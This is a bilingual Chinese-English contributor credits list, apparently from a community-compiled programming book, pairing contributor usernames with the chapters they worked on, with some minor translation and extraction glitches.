[德维德·法里内利](#)
[德夫林·卡内特](#)
[迭戈·莫利纳](#)
[dns_nx](#)
[多梅尼克](#)
[不要给我投反对票](#)
[Downgoat](#)
[酷博士](#)
[J. 特斯廷顿博士](#)
[德鲁](#)
[dunnza](#)
[杜尔格帕尔·辛格](#)

第19章
第10章和第22章
第2章
第13章
第1章
第42章
第27章
第7章和第42章
第13章和第19章
第18章
第12章
第12章
第7、12、13、50、57和69章
第10章
第92章
第27章
第5、12、19、50、56和62章
第24章
第27和48章
第6、8、18、38、43、56和85章
第15章和第81章
第1章和第62章
第11章、第12章、第19章和第62章
第42章
第12章
第79章
第1和42章
第102章
第19章和第60章
第12章
第42章和第100章
第1章
第1和42章
第56章
第14、19、59和62章
第5、59和99章
第99章
第104章
第35章
第62章
第1章和第99章
第42章
第59章
第12章
第12章和第49章
第1章
第73章和第96章
第90章
第12章
第14章
第42章
第19章和第42章

[choz](#)
[Chris](#)
[Christian](#)
[Christian Landgren](#)
[Christoph](#)
[Christophe Marois](#)
[Christopher Ronning](#)
[Claudiu](#)
[Cliff Burton](#)
[Code Uniquely](#)
[codemano](#)
[code_monk](#)
[CodingIntrigue](#)
[Colin](#)
[cone56](#)
[Conlin Durbin](#)
[CPHPython](#)
[Creative John](#)
[CroMagnon](#)
[csander](#)
[cswl](#)
[Daksh Gupta](#)
[Damon](#)
[Dan Pantry](#)
[Daniel](#)
[Daniel Herr](#)
[Daniel LIn](#)
[daniellmb](#)
[daniphilia](#)
[DarkKnight](#)
[daury](#)
[Dave Sag](#)
[David Archibald](#)
[David G.](#)
[David Knipe](#)
[Davis](#)
[DawnPaladin](#)
[Deepak Bansal](#)
[Denys Séguret](#)
[Derek 腊会功夫](#)
[DevDig](#)
[Devid Farinelli](#)
[devlin carnate](#)
[Diego Molina](#)
[dns_nx](#)
[Domenic](#)
[DontVoteMeDown](#)
[Downgoat](#)
[Dr. Cool](#)
[Dr. J. Testington](#)
[Drew](#)
[dunnza](#)
[Durgpal Singh](#)

Chapter 19
Chapters 10 and 22
Chapter 2
Chapter 13
Chapter 1
Chapter 42
Chapter 27
Chapters 7 and 42
Chapters 13 and 19
Chapter 18
Chapter 12
Chapter 12
Chapters 7, 12, 13, 50, 57 and 69
Chapter 10
Chapter 92
Chapter 27
Chapters 5, 12, 19, 50, 56 and 62
Chapter 24
Chapters 27 and 48
Chapters 6, 8, 18, 38, 43, 56 and 85
Chapters 15 and 81
Chapters 1 and 62
Chapters 11, 12, 19 and 62
Chapter 42
Chapter 12
Chapters 11, 12, 18, 30, 35, 41, 42 and 55
Chapter 79
Chapters 1 and 42
Chapter 102
Chapters 19 and 60
Chapter 12
Chapters 42 and 100
Chapter 1
Chapters 1 and 42
Chapter 56
Chapters 14, 19, 59 and 62
Chapters 5, 59 and 99
Chapter 99
Chapter 104
Chapter 35
Chapter 62
Chapters 1 and 99
Chapter 42
Chapter 59
Chapter 12
Chapters 12 and 49
Chapter 1
Chapters 73 and 96
Chapter 90
Chapter 12
Chapter 14
Chapter 42
Chapters 19 and 42

DVJex	第99章	DVJex	Chapter 99
DzinX	第12章	DzinX	Chapter 12
埃赫桑·萨贾德	第99章	Ehsan Sajjad	Chapter 99
埃里克·比尔克兰	第19章	Eirik Birkeland	Chapter 19
埃金	第37章和第67章	Ekin	Chapters 37 and 67
eltonkamami	第18章、第19章、第31章、第62章和第99章	eltonkamami	Chapters 18, 19, 31, 62 and 99
使者	第5章、第17章、第104章和第106章	Emissary	Chapters 5, 17, 104 and 106
埃姆雷·博拉特	第106章	Emre Bolat	Chapter 106
埃里克·米纳里尼	第42章	Erik Minarini	Chapter 42
伊桑	第62章	Ethan	Chapter 62
et_l	第13章和第65章	et_l	Chapters 13 and 65
埃文·贝克托尔	第42章	Evan Bechtol	Chapter 42
埃弗雷特斯	第1章、第19章和第57章	Everetss	Chapters 1, 19 and 57
爆炸药丸	第81章	Explosion Pills	Chapter 81
Fab313	第22章	Fab313	Chapter 22
fracz	第12章和第42章	fracz	Chapters 12 and 42
弗兰克·谭	第60章	Frank Tan	Chapter 60
弗兰克·卡马拉	第12章	FrankCamara	Chapter 12
弗雷德·马吉奥斯基	第13章	FredMaggiowski	Chapter 13
fson	第42章和第81章	fson	Chapters 42 and 81
加布里埃尔·弗斯滕海姆	第41章	Gabriel Furstenheim	Chapter 41
加布里埃尔·L.	第42章	Gabriel L.	Chapter 42
高朗·坦登	第14章	Gaurang Tandon	Chapter 14
加维希达帕·加达吉	第19章	Gavishiddappa Gadagi	Chapter 19
gca	第10章	gca	Chapter 10
gcampbell	第7章	gcampbell	Chapter 7
geekonaut	第61、63和89章	geekonaut	Chapters 61, 63 and 89
georg	第42章	georg	Chapter 42
乔治·贝利	第12、13、30和90章	George Bailey	Chapters 12, 13, 30 and 90
GingerPlusPlus	第99章	GingerPlusPlus	Chapter 99
gman	第1章、第5章和第29章	gman	Chapters 1, 5 and 29
gnerkus	第11章	gnerkus	Chapter 11
跳转到0	第7章、第67章和第78章	GOTO_0	Chapters 7, 67 and 78
格伦迪	第10章	Grundy	Chapter 10
盖布拉什·斯里普伍德	第22章	Guybrush Threepwood	Chapter 22
H. 保莱恩	第1章和第65章	H. Pauwelyn	Chapters 1 and 65
hairboat	第19章	hairboat	Chapter 19
汉斯·斯特劳斯尔	第3章和第12章	Hans Strausl	Chapters 3 and 12
hansmaad	第12章	hansmaad	Chapter 12
Hardik Kanjariya ॲ	第12、14、46和47章	Hardik Kanjariya ॲ	Chapters 12, 14, 46 and 47
harish gadiya	第104章	harish gadiya	Chapter 104
haykam	第1、5、7和101章	haykam	Chapters 1, 5, 7 and 101
Hayko Koryun	第14章	Hayko Koryun	Chapter 14
HC	第64章	HC	Chapter 64
HDT	第43章	HDT	Chapter 43
亨德里	第91章	Hendry	Chapter 91
恩里克·巴塞洛斯	第42章和第56章	Henrique Barcelos	Chapters 42 and 56
嗨，我是Frogatto	第7章	Hi I'm Frogatto	Chapter 7
hiby	第33章	hiby	Chapter 33
最后的	第14章和第29章	hindmost	Chapters 14 and 29
hirnwunde	第5章	hirnwunde	Chapter 5
hirse	第36章	hirse	Chapter 36
HopeNick	第15章和第85章	HopeNick	Chapters 15 and 85

湖南罗斯托米扬	第12章	Hunan Rostomyan	Chapter 12
我总是正确的	第83章	I am always right	Chapter 83
伊恩·巴拉德	第50章	Iain Ballard	Chapter 50
伊恩	第10章、第19章和第35章	Ian	Chapters 10, 19 and 35
iBelieve	第55章和第57章	iBelieve	Chapters 55 and 57
伊戈尔·劳什	第10章、第41章、第42章、第57章和第62章	Igor Raush	Chapters 10, 41, 42, 57 and 62
伊南奇·古穆斯	第1章、第5章和第81章	Inanc Gumus	Chapters 1, 5 and 81
inetphantom	第1章	inetphantom	Chapter 1
伊什梅尔·斯米尔诺夫	第12章	Ishmael Smyrnow	Chapter 12
Isti115	第12章	Isti115	Chapter 12
iulian	第15章	iulian	Chapter 15
伊万	第36章	ivan	Chapter 36
ivarni	第22章	ivarni	Chapter 22
JF	第14、58、59、89和90章	JF	Chapters 14, 58, 59, 89 and 90
jabacchetta	第62章	jabacchetta	Chapter 62
詹姆斯·唐纳利	第32章	James Donnelly	Chapter 32
詹姆斯·朗	第12章	James Long	Chapter 12
杰米	第10章	Jamie	Chapter 10
扬·波科尔尼	第13章	Jan Pokorný	Chapter 13
杰森·帕克	第12章	Jason Park	Chapter 12
杰伊	第19章和第22章	Jay	Chapters 19 and 22
JBCP	第3章和第42章	JBCP	Chapters 3 and 42
jbmartinez	第19章	jbmartinez	Chapter 19
jchavannes	第30章	jchavannes	Chapter 30
jchitel	第42章	jchitel	Chapter 42
JCOC611	第40章	JCOC611	Chapter 40
JDB	第19章	JDB	Chapter 19
让·洛伦索	第19章	Jean Lourenço	Chapter 19
杰夫	第106章	Jef	Chapter 106
杰里米·班克斯	第1、10、12、13、14、19、22、27、33、35、36、50、51、53、54、55、62、71、94 和97章	Jeremy Banks	Chapters 1, 10, 12, 13, 14, 19, 22, 27, 33, 35, 36, 50, 51, 53, 54, 55, 62, 71, 94 and 97
杰里米·J·斯塔彻	第12章	Jeremy J Starcher	Chapter 12
耶罗恩	第1和11章	Jeroen	Chapters 1 and 11
JimmyLv	第81章	JimmyLv	Chapter 81
Jinw	第79章	Jinw	Chapter 79
智秀	第12章	jisoo	Chapter 12
吉藤德拉·瓦尔什尼	第1章	jitendra varshney	Chapter 1
吉文斯	第10、35、50和55章	livings	Chapters 10, 35, 50 and 55
jkdev	第3、10、12、18、30、35、36、39和56章	jkdev	Chapters 3, 10, 12, 18, 30, 35, 36, 39 and 56
JKillian	第31章	JKillian	Chapter 31
jmattheis	第1章	jmattheis	Chapter 1
约翰	第13章	John	Chapter 13
约翰·阿彻	第99章	John Archer	Chapter 99
约翰·C	第8章	John C	Chapter 8
约翰·奥克萨索格鲁	第28章	John Oksasoglu	Chapter 28
约翰·斯莱格斯	第1、8、12、35、42、53和62章	John Slegers	Chapters 1, 8, 12, 35, 42, 53 and 62
约翰·西里内克	第29和68章	John Syrinek	Chapters 29 and 68
乔纳斯·W.	第13章	Jonas W.	Chapter 13
乔纳森·拉姆	第1、7、29和45章	Jonathan Lam	Chapters 1, 7, 29 and 45
乔纳森·沃尔特斯	第18章、第27章和第31章	Jonathan Walters	Chapters 18, 27 and 31
约瑟夫	第19章和第42章	Joseph	Chapters 19 and 42
约书亚·克莱维特	第1章和第25章	Joshua Kleveter	Chapters 1 and 25
黄军邦	第76章	Junbang Huang	Chapter 76

只是一个学生	第5章和第74章	Just a student	Chapters 5 and 74
K48	第1章、第9章、第10章、第33章、第42章和第99章	K48	Chapters 1, 9, 10, 33, 42 and 99
kamoroso94	第8章、第14章、第19章和第64章	kamoroso94	Chapters 8, 14, 19 and 64
kanaka	第61章	kanaka	Chapter 61
kapantzak	第20章和第62章	kapantzak	Chapters 20 and 62
Karuppiah	第1章	Karuppiah	Chapter 1
Kayce Basques	第63章	Kayce Basques	Chapter 63
Keith	第81章和第82章	Keith	Chapters 81 and 82
Kemi	第69章	Kemi	Chapter 69
kevguy	第62章和第63章	kevguy	Chapters 62 and 63
凯文·卡茨克	第10章	Kevin Katzke	Chapter 10
凯文·劳	第19章	Kevin Law	Chapter 19
khawarPK	第10章	khawarPK	Chapter 10
基特·格罗斯	第54章	Kit Grose	Chapter 54
Knu	第10、11、13、14、18、35、36、97和99章	Knu	Chapters 10, 11, 13, 14, 18, 35, 36, 97 and 99
校舍	第10章	Kousha	Chapter 10
凯尔·布莱克	第10章和第12章	Kyle Blake	Chapters 10 and 12
L·巴赫尔	第10章、第37章、第66章和第102章	L Bahr	Chapters 10, 37, 66 and 102
leo.fcx	第42章	leo.fcx	Chapter 42
Li357	第106章	Li357	Chapter 106
利亚姆	第17章	Liam	Chapter 17
丽莎·加加琳娜	第65章	Lisa Gagarina	Chapter 65
李帅元	第35章	LiShuaiyuan	Chapter 35
小孩	第41章	Little Child	Chapter 41
小屁孩	第1章	little pootis	Chapter 1
路易斯·巴兰凯罗	第13、35和65章	Louis Barranqueiro	Chapters 13, 35 and 65
路易斯·亨德里克斯	第10、60和104章	Luís Hendrix	Chapters 10, 60 and 104
卢克125	第7和12章	Luc125	Chapters 7 and 12
路易斯法尔扎蒂	第42章	luisfarzati	Chapter 42
M. 埃雷西	第12章	M. Errasyo	Chapter 12
马切伊·古尔班	第12章和第65章	Maciej Gurban	Chapters 12 and 65
宇智波斑	第19章、第20章、第59章、第60章、第81章和第82章	Madara Uchiha	Chapters 19, 20, 59, 60, 81 and 82
maheeka	第9章	maheeka	Chapter 9
maioman	第19章和第42章	maioman	Chapters 19 and 42
马尔科·博内利	第3章、第53章和第96章	Marco Bonelli	Chapters 3, 53 and 96
马尔科·斯卡比奥洛	第3章、第10章、第13章、第17章、第20章、第27章、第30章、第42章、第46章、第56章、第57章、第68章、第69章、第81章和第90章	Marco Scabbio	Chapters 3, 10, 13, 17, 20, 27, 30, 42, 46, 56, 57, 68, 69, 81 and 90
玛丽娜·K.	第10章和第104章	Marina K.	Chapters 10 and 104
马克	第19章和第56章	mark	Chapters 19 and 56
马克·舒尔特海斯	第5章和第99章	Mark Schultheiss	Chapters 5 and 99
马什	第10章	mash	Chapter 10
大师鲍勃	第1章、第19章、第24章、第25章和第81章	MasterBob	Chapters 1, 19, 24, 25 and 81
马塔斯·瓦伊特凯维休斯	第1章、第6章和第42章	Matas Vaitkevicius	Chapters 1, 6 and 42
马蒂亚斯·拜恩斯	第1章	Mathias Bynens	Chapter 1
马特·利什曼	第57章	Matt Lishman	Chapter 57
马特·S	第31章	Matt S	Chapter 31
马修·惠特	第42章	Matthew Whitt	Chapter 42
马修·克拉姆利	第18、67、84和104章	Matthew Crumley	Chapters 18, 67, 84 and 104
毛里斯	第33和56章	mauris	Chapters 33 and 56
马克斯·阿尔卡拉	第12、19、41和56章	Max Alcala	Chapters 12, 19, 41 and 56
马克西米连·劳迈斯特	第42章	Maximillian Laumeister	Chapter 42
马哈布布尔·哈克	第13章	Md. Mahbulul Haque	Chapter 13
MEGADEVOPS	第1章	MEGADEVOPS	Chapter 1
MegaTom	第11章	MegaTom	Chapter 11

[喵](#)
[metal03326](#)
[米哈乌·皮耶特拉什科](#)
[米哈乌·佩尔乌亚科夫斯基](#)
[米歇尔](#)
[米哈戈](#)
[迈克·C](#)
[迈克·麦考汉](#)
[米哈伊尔](#)
[米基](#)
[米穆尼](#)
[miquelarranz](#)
[移动娱乐](#)
[穆罕默德·埃尔](#)
[monikapatel](#)
[莫尔特扎·图拉尼](#)
[Motocarota](#)
[莫蒂](#)
[murrayju](#)
[n4m31ess_c0d3r](#)
[Nachiketha](#)
[Naeem Shaikh](#)
[nalply](#)
[Naman Sancheti](#)
[nasoj1100](#)
[内森·塔吉 \(Nathan Tuggy\)](#)
[naveen](#)
[ndugger](#)
[尼尔 \(Neal\)](#)
[纳尔逊·特谢拉 \(Nelson Teixeira\)](#)
[nem035](#)
[nhahtdh](#)
[南](#)
[ni8mr](#)
[nicael](#)
[尼古拉斯·蒙塔诺](#)
[尼克](#)
[尼克·拉尔森](#)
[NickHTTPS](#)
[尼基塔·库尔廷](#)
[尼古拉·卢基奇](#)
[妮娜·斯科尔茨](#)
[尼萨格](#)
[npdoty](#)
[nseepana](#)
[努里·塔斯德米尔](#)
[nus](#)
[nylki](#)
[奥里奥尔](#)
[奥尔托马拉·洛克尼](#)
[orvi](#)
[奥斯卡·哈拉](#)
[奥维迪乌·多尔哈](#)

第7、11、14、19、59和62章
第92和99章
第17章
第1、35、38、43、76、77和81章
第12章
第97章
第10、11、12、13、18、19、37、57和65章
第3、8、9、12、13、15和42章
第5、7、12、14、33、39、45、55和58章
第97章
第1和12章
第89章
第89章
第55章
第5章
第12章
第42章
第10章、第12章、第14章和第18章
第81章
第10章
第63章
第42章和第69章
第10章和第42章
第1章和第50章
第12章
第7章
第65章
第17、19、22和62章
第12、13、19、22、27、36和62章
第12章
第10、12、20、60和65章
第31章
第12章和第35章
第10章和第18章
第11章、第42章、第44章和第99章
第102章
第1章
第61章
第63章
第99章和第104章
第58章和第101章
第12章和第40章
第66章
第71章
第104章
第42章和第62章
第19章
第1章
第10章
第10章
第1章和第18章
第10章
第93章

[Meow](#)
[metal03326](#)
[Michał Pietraszko](#)
[Michał Perłakowski](#)
[Michiel](#)
[Mijago](#)
[Mike C](#)
[Mike McCaughan](#)
[Mikhail](#)
[Mikki](#)
[Mimouni](#)
[miquelarranz](#)
[Mobiletainment](#)
[Mohamed El](#)
[monikapatel](#)
[Morteza Tourani](#)
[Motocarota](#)
[Mottie](#)
[murrayju](#)
[n4m31ess_c0d3r](#)
[Nachiketha](#)
[Naeem Shaikh](#)
[nalply](#)
[Naman Sancheti](#)
[nasoj1100](#)
[Nathan Tuggy](#)
[naveen](#)
[ndugger](#)
[Neal](#)
[Nelson Teixeira](#)
[nem035](#)
[nhahtdh](#)
[Nhan](#)
[ni8mr](#)
[nicael](#)
[Nicholas Montaño](#)
[Nick](#)
[Nick Larsen](#)
[NickHTTPS](#)
[Nikita Kurtin](#)
[Nikola Lukic](#)
[Nina Scholz](#)
[Nisarg](#)
[npdoty](#)
[nseepana](#)
[Nuri Tasdemir](#)
[nus](#)
[nylki](#)
[Oriol](#)
[Ortomala Lokni](#)
[orvi](#)
[Oscar Jara](#)
[Ovidiu Dolha](#)

Chapters 7, 11, 14, 19, 59 and 62
Chapters 92 and 99
Chapter 17
Chapters 1, 35, 38, 43, 76, 77 and 81
Chapter 12
Chapter 97
Chapters 10, 11, 12, 13, 18, 19, 37, 57 and 65
Chapters 3, 8, 9, 12, 13, 15 and 42
Chapters 5, 7, 12, 14, 33, 39, 45, 55 and 58
Chapter 97
Chapters 1 and 12
Chapter 89
Chapter 89
Chapter 55
Chapter 5
Chapter 12
Chapter 42
Chapters 10, 12, 14 and 18
Chapter 81
Chapter 10
Chapter 63
Chapters 42 and 69
Chapters 10 and 42
Chapters 1 and 50
Chapter 12
Chapter 7
Chapter 65
Chapters 17, 19, 22 and 62
Chapters 12, 13, 19, 22, 27, 36 and 62
Chapter 12
Chapters 10, 12, 20, 60 and 65
Chapter 31
Chapters 12 and 35
Chapters 10 and 18
Chapters 11, 42, 44 and 99
Chapter 102
Chapter 1
Chapter 61
Chapter 63
Chapters 99 and 104
Chapters 58 and 101
Chapters 12 and 40
Chapter 66
Chapter 71
Chapter 104
Chapters 42 and 62
Chapter 19
Chapter 1
Chapter 10
Chapter 10
Chapters 1 and 18
Chapter 10
Chapter 93

奥赞	第75章	Ozan	Chapter 75
奥兹图内	第5、18、55和57章	oztune	Chapters 5, 18, 55 and 57
P.J.Meisch	第62章	P.J.Meisch	Chapter 62
佩奇叶	第10章	PageYe	Chapter 10
潘卡杰·乌帕迪亚伊	第62章	Pankaj Upadhyay	Chapter 62
帕尔韦兹·拉哈曼	第30章和第72章	Parvez Rahaman	Chapters 30 and 72
patrick96	第42章	patrick96	Chapter 42
保罗·S.	第7、10、19、27、31和62章	Paul S.	Chapters 7, 10, 19, 27, 31 and 62
帕维尔·杜比尔	第17和59章	Pawel Dubiel	Chapters 17 and 59
PedroSouki	第23和65章	PedroSouki	Chapters 23 and 65
pensan	第14章	pensan	Chapter 14
彼得·比拉克	第94章	Peter Bielak	Chapter 94
彼得·G	第5章	Peter G	Chapter 5
彼得·拉班卡	第1章	Peter LaBanca	Chapter 1
彼得·奥尔森	第13章	Peter Olson	Chapter 13
彼得·塞利格	第22章	Peter Seliger	Chapter 22
phaistonian	第12章	phaistonian	Chapter 12
菲尔	第13章	Phil	Chapter 13
pietrovismara	第89章	pietrovismara	Chapter 89
皮纳尔	第19章、第42章和第55章	Pinal	Chapters 19, 42 and 55
pinjasaur	第4章	pinjasaur	Chapter 4
皮塔]	第65章	Pital	Chapter 65
普拉纳夫·C·巴兰	第12章	Pranav C Balan	Chapter 12
programmer5000	第95章	programmer5000	Chapter 95
ProllyGeek	第20、65和79章	ProllyGeek	Chapters 20, 65 and 79
pzp	第8、30和71章	pzp	Chapters 8, 30 and 71
千月	第12、60和62章	Qianyue	Chapters 12, 60 and 62
QoP	第12、19、22、35、42和57章	QoP	Chapters 12, 19, 22, 35, 42 and 57
石英雾	第31和54章	Quartz Fog	Chapters 31 and 54
羽毛笔	第7章和第42章	Quill	Chapters 7 and 42
拉西尔·希兰	第34章	Racil Hilan	Chapter 34
拉斐尔·丹塔斯	第12章	Rafael Dantas	Chapter 12
拉胡尔·阿罗拉	第20和29章	Rahul Arora	Chapters 20 and 29
拉贾普拉布·阿拉温达萨米	第13章	Rajaprabhu Aravindasamy	Chapter 13
拉杰什	第10章	Rajesh	Chapter 10
Rakitić	第1章	Rakitić	Chapter 1
拉面厨师	第14章	RamenChef	Chapter 14
兰迪	第19章和第50章	Randy	Chapters 19 and 50
拉斐尔·施韦克特	第10章	Raphael Schweikert	Chapter 10
rfsbsb	第67章	rfsbsb	Chapter 67
理查德	第37章	richard	Chapter 37
理查德·汉密尔顿	第7、10、12、14、31、48和99章	Richard Hamilton	Chapters 7, 10, 12, 14, 31, 48 and 99
理查德·特纳	第62章	Richard Turner	Chapter 62
里亚兹	第42章	riyaz	Chapter 42
流浪者	第42章	Roamer	Chapter 42
罗希特·金达尔	第30章和第40章	Rohit Jindal	Chapters 30 and 40
罗希特·库马尔	第57章	Rohit Kumar	Chapter 57
罗希特·谢尔哈尔卡尔	第5章	Rohit Shelhalkar	Chapter 5
罗科·C·布尔扬	第4、7、12、14、33、44、45、89和106章	Roko C. Buljan	Chapters 4, 7, 12, 14, 33, 44, 45, 89 and 106
罗兰多	第12、13、18和19章	rolando	Chapters 12, 13, 18 and 19
rolfedh	第19章	rolfedh	Chapter 19
罗嫩·内斯	第12章、第19章、第32章和第43章	Ronen Ness	Chapters 12, 19, 32 and 43
ronnyfm	第1章	ronnyfm	Chapter 1

[royhowie](#)
[鲁胡尔·阿明](#)
[rvighne](#)
[瑞](#)
[S 威利斯](#)
[sabithpocker](#)
[萨加尔 V](#)
[萨米 I.](#)
[桑德罗](#)
[萨拉斯钱德拉](#)
[萨罗杰·萨斯马尔](#)
[Scimonster](#)
[肖恩·维埃拉](#)
[肖恩·肯德尔](#)
[SeinopSys](#)
[SEUH](#)
[SgtPooki](#)
[shaedrich](#)
[shan](#)
[肖恩](#)
[Shog9](#)
[Shrey Gupta](#)
[西北什·维努](#)
[sielakos](#)
[西古扎](#)
[simony](#)
[SirPython](#)
[smallmushroom](#)
[斯宾塞·维乔雷克](#)
[spirit](#)
[splay](#)
[斯里坎特](#)
[ssc](#)
[stackoverfloweth](#)
[斯蒂芬·莱皮克](#)
[史蒂夫·格雷特雷克斯](#)
[斯图尔特赛德](#)
[斯泰兹](#)
[仍在学习](#)
[style](#)
[sudo bangbang](#)
[苏米特](#)
[萨姆纳·埃文斯](#)
[Sumurai8](#)
[桑尼·R·古普塔](#)
[svarog](#)
[斯韦里·M·奥尔森](#)
[SZenC](#)
[Tacticus](#)
[tandrewnichols](#)
[Tanmay Nehete](#)
[Taras Lukavyi](#)
[tcooc](#)

第35章
第41章
第13章、第19章、第22章、第45章和第88章
第31章
第8章
第7章
第19章、第29章和第61章
第20章
第12章
第11章
第1章
第24章
第27章
第1章
第1章和第96章
第61章
第97章
第70章
第90章
第60章
第19章和第59章
第12章
第56章
第12章、第19章和第50章
第40章
第29章
第5章
第18章
第7章、第10章、第15章和第65章
第35章
第7章、第10章和第40章
第89章
第1章
第13章
第40章
第42章
第14章
第60章
第14章和第94章
第20章
第42章
第11章
第99章和第102章
第8、10、13、14、17、35和56章
第56章
第7、17、43、80和90章
第1章
第1章、第10章、第11章、第13章、第14章、第18章、第19章、第30章、第31章、第32章、第36章、第59章、第62章、第80章和第97章
第96章
第19章
第19章
第59章
第42章

[royhowie](#)
[Ruhul Amin](#)
[rvighne](#)
[Ry□](#)
[S Willis](#)
[sabithpocker](#)
[Sagar V](#)
[Sammy.I.](#)
[Sandro](#)
[SarahChandra](#)
[Saroj Sasmal](#)
[Scimonster](#)
[Sean Vieira](#)
[SeanKendle](#)
[SeinopSys](#)
[SEUH](#)
[SgtPooki](#)
[shaedrich](#)
[shaN](#)
[Shawn](#)
[Shog9](#)
[Shrey Gupta](#)
[Sibeesh Venu](#)
[sielakos](#)
[Siguza](#)
[simony](#)
[SirPython](#)
[smallmushroom](#)
[Spencer Wieczorek](#)
[spirit](#)
[splay](#)
[Sreekanth](#)
[ssc](#)
[stackoverfloweth](#)
[Stephen Leppik](#)
[Steve Greatrex](#)
[Stewartside](#)
[Stides](#)
[still_learning](#)
[style](#)
[sudo bangbang](#)
[Sumit](#)
[Sumner Evans](#)
[Sumurai8](#)
[Sunny R Gupta](#)
[svarog](#)
[Sverri M. Olsen](#)
[SZenC](#)
[Tacticus](#)
[tandrewnichols](#)
[Tanmay Nehete](#)
[Taras Lukavyi](#)
[tcooc](#)

[teppic](#) 第42章
[托马斯·勒杜克](#) 第31章
[Thriggle](#) 第1章和第19章
[领带](#) 第74章
[tiffon](#) 第101章
[蒂姆](#) 第30章
[蒂姆·里贾维奇](#) 第86章
[微型巨人](#) 第36章
[tjfwalker](#) 第11章
[tnga](#) 第1章
[Tolen](#) 第1章
[托马斯·卡尼巴诺](#) 第7章和第59章
[Tomboy](#) 第17章
[tomturton](#) 第65章
[ton](#) 第56章
[Tot Zam](#) 第36章
[towerofnix](#) 第38章
[transistor09](#) 第33章
[旅行科技达人](#) 第12章
[特拉维斯·阿克顿](#) 第1章
[特雷弗·克拉克](#) 第8、14和46章
[trincot](#) 第19和35章
[Tschallacka](#) 第65章
[图沙尔](#) 第1章和第31章
[user2314737](#) 第8章、第12章、第14章、第19章、第35章、第50章、第59章和第104章
[user3882768](#) 第11章
[瓦茨拉夫](#) 第12章
[瓦哈格尼科格西安](#) 第12章和第104章
[瓦西里·列维金](#) 第3章、第10章和第19章
[文](#) 第1章、第10章和第42章
[维克多·比耶尔克霍尔姆](#) 第5章
[VisioN](#) 第12章和第52章
[弗拉德·尼库拉](#) 第62章
[弗拉基米尔·加布里扬](#) 第42章
[wackozacko](#) 第42章和第60章
[WebBrother](#) 第65章
[鲸鱼](#) 第8章和第18章
[意志](#) 第62章
[弗拉基米尔·帕兰特](#) 第5章、第10章、第42章和第62章
[沃尔夫冈](#) 第30章
[wuxiandiejia](#) 第7章、第12章和第43章
[XavCo7](#) 第1章、第11章、第12章、第13章、第18章、第40章、第50章、第63章、第64章、第71章、第90章和第92章
[xims](#) 第1章
[雅科夫·L](#) 第56章
[ymz](#) 第19章
[约斯维尔·昆特罗](#) 第1、5、12、13、14、17、22、34、35、42和104章
[由美子](#) 第33章
[尤里·费多罗夫](#) 第1和42章
[扎克·哈利](#) 第56章
[扎加](#) 第31章
[扎兹](#) 第42章
[zb'](#) 第42章
[zer00ne](#) 第12章

[teppic](#) Chapter 42
[Thomas Leduc](#) Chapter 31
[Thriggle](#) Chapters 1 and 19
[Ties](#) Chapter 74
[tiffon](#) Chapter 101
[Tim](#) Chapter 30
[Tim Rijavec](#) Chapter 86
[Tiny Giant](#) Chapter 36
[tjfwalker](#) Chapter 11
[tnga](#) Chapter 1
[Tolen](#) Chapter 1
[Tomás Cañibano](#) Chapters 7 and 59
[Tomboy](#) Chapter 17
[tomturton](#) Chapter 65
[ton](#) Chapter 56
[Tot Zam](#) Chapter 36
[towerofnix](#) Chapter 38
[transistor09](#) Chapter 33
[Traveling Tech Guy](#) Chapter 12
[Travis Acton](#) Chapter 1
[Trevor Clarke](#) Chapters 8, 14 and 46
[trincot](#) Chapters 19 and 35
[Tschallacka](#) Chapter 65
[Tushar](#) Chapters 1 and 31
[user2314737](#) Chapters 8, 12, 14, 19, 35, 50, 59 and 104
[user3882768](#) Chapter 11
[Vaclav](#) Chapter 12
[VahagnNikoghosian](#) Chapters 12 and 104
[Vasiliy Levykin](#) Chapters 3, 10 and 19
[Ven](#) Chapters 1, 10 and 42
[Victor Bjelholm](#) Chapter 5
[VisioN](#) Chapters 12 and 52
[Vlad Nicula](#) Chapter 62
[Vladimir Gabrielyan](#) Chapter 42
[wackozacko](#) Chapters 42 and 60
[WebBrother](#) Chapter 65
[whales](#) Chapters 8 and 18
[Will](#) Chapter 62
[Wladimir Palant](#) Chapters 5, 10, 42 and 62
[Wolfgang](#) Chapter 30
[wuxiandiejia](#) Chapters 7, 12 and 43
[XavCo7](#) Chapters 1, 11, 12, 13, 18, 40, 50, 63, 64, 71, 90 and 92
[xims](#) Chapter 1
[YakovL](#) Chapter 56
[ymz](#) Chapter 19
[Yosvel Quintero](#) Chapters 1, 5, 12, 13, 14, 17, 22, 34, 35, 42 and 104
[Yumiko](#) Chapter 33
[Yury Fedorov](#) Chapters 1 and 42
[Zack Harley](#) Chapter 56
[Zaga](#) Chapter 31
[Zaz](#) Chapter 42
[zb'](#) Chapter 42
[zer00ne](#) Chapter 12


[ZeroBased_IX](#)
[哲王](#)
[zhirzh](#)
[齐拉克](#)
[Zoltan.Tamasi](#)
[zur4ik](#)
[zurfyx](#)
[Zze](#)

第12章
第35章
第12章、第14章和第19章
第56章
第42章
第19章和第62章
第70章
第1章

[ZeroBased_IX](#)
[Zhegan](#)
[zhirzh](#)
[Zirak](#)
[Zoltan.Tamasi](#)
[zur4ik](#)
[zurfyx](#)
[Zze](#)

Chapter 12
Chapter 35
Chapters 12, 14 and 19
Chapter 56
Chapter 42
Chapters 19 and 62
Chapter 70
Chapter 1

你可能也喜欢



You may also like

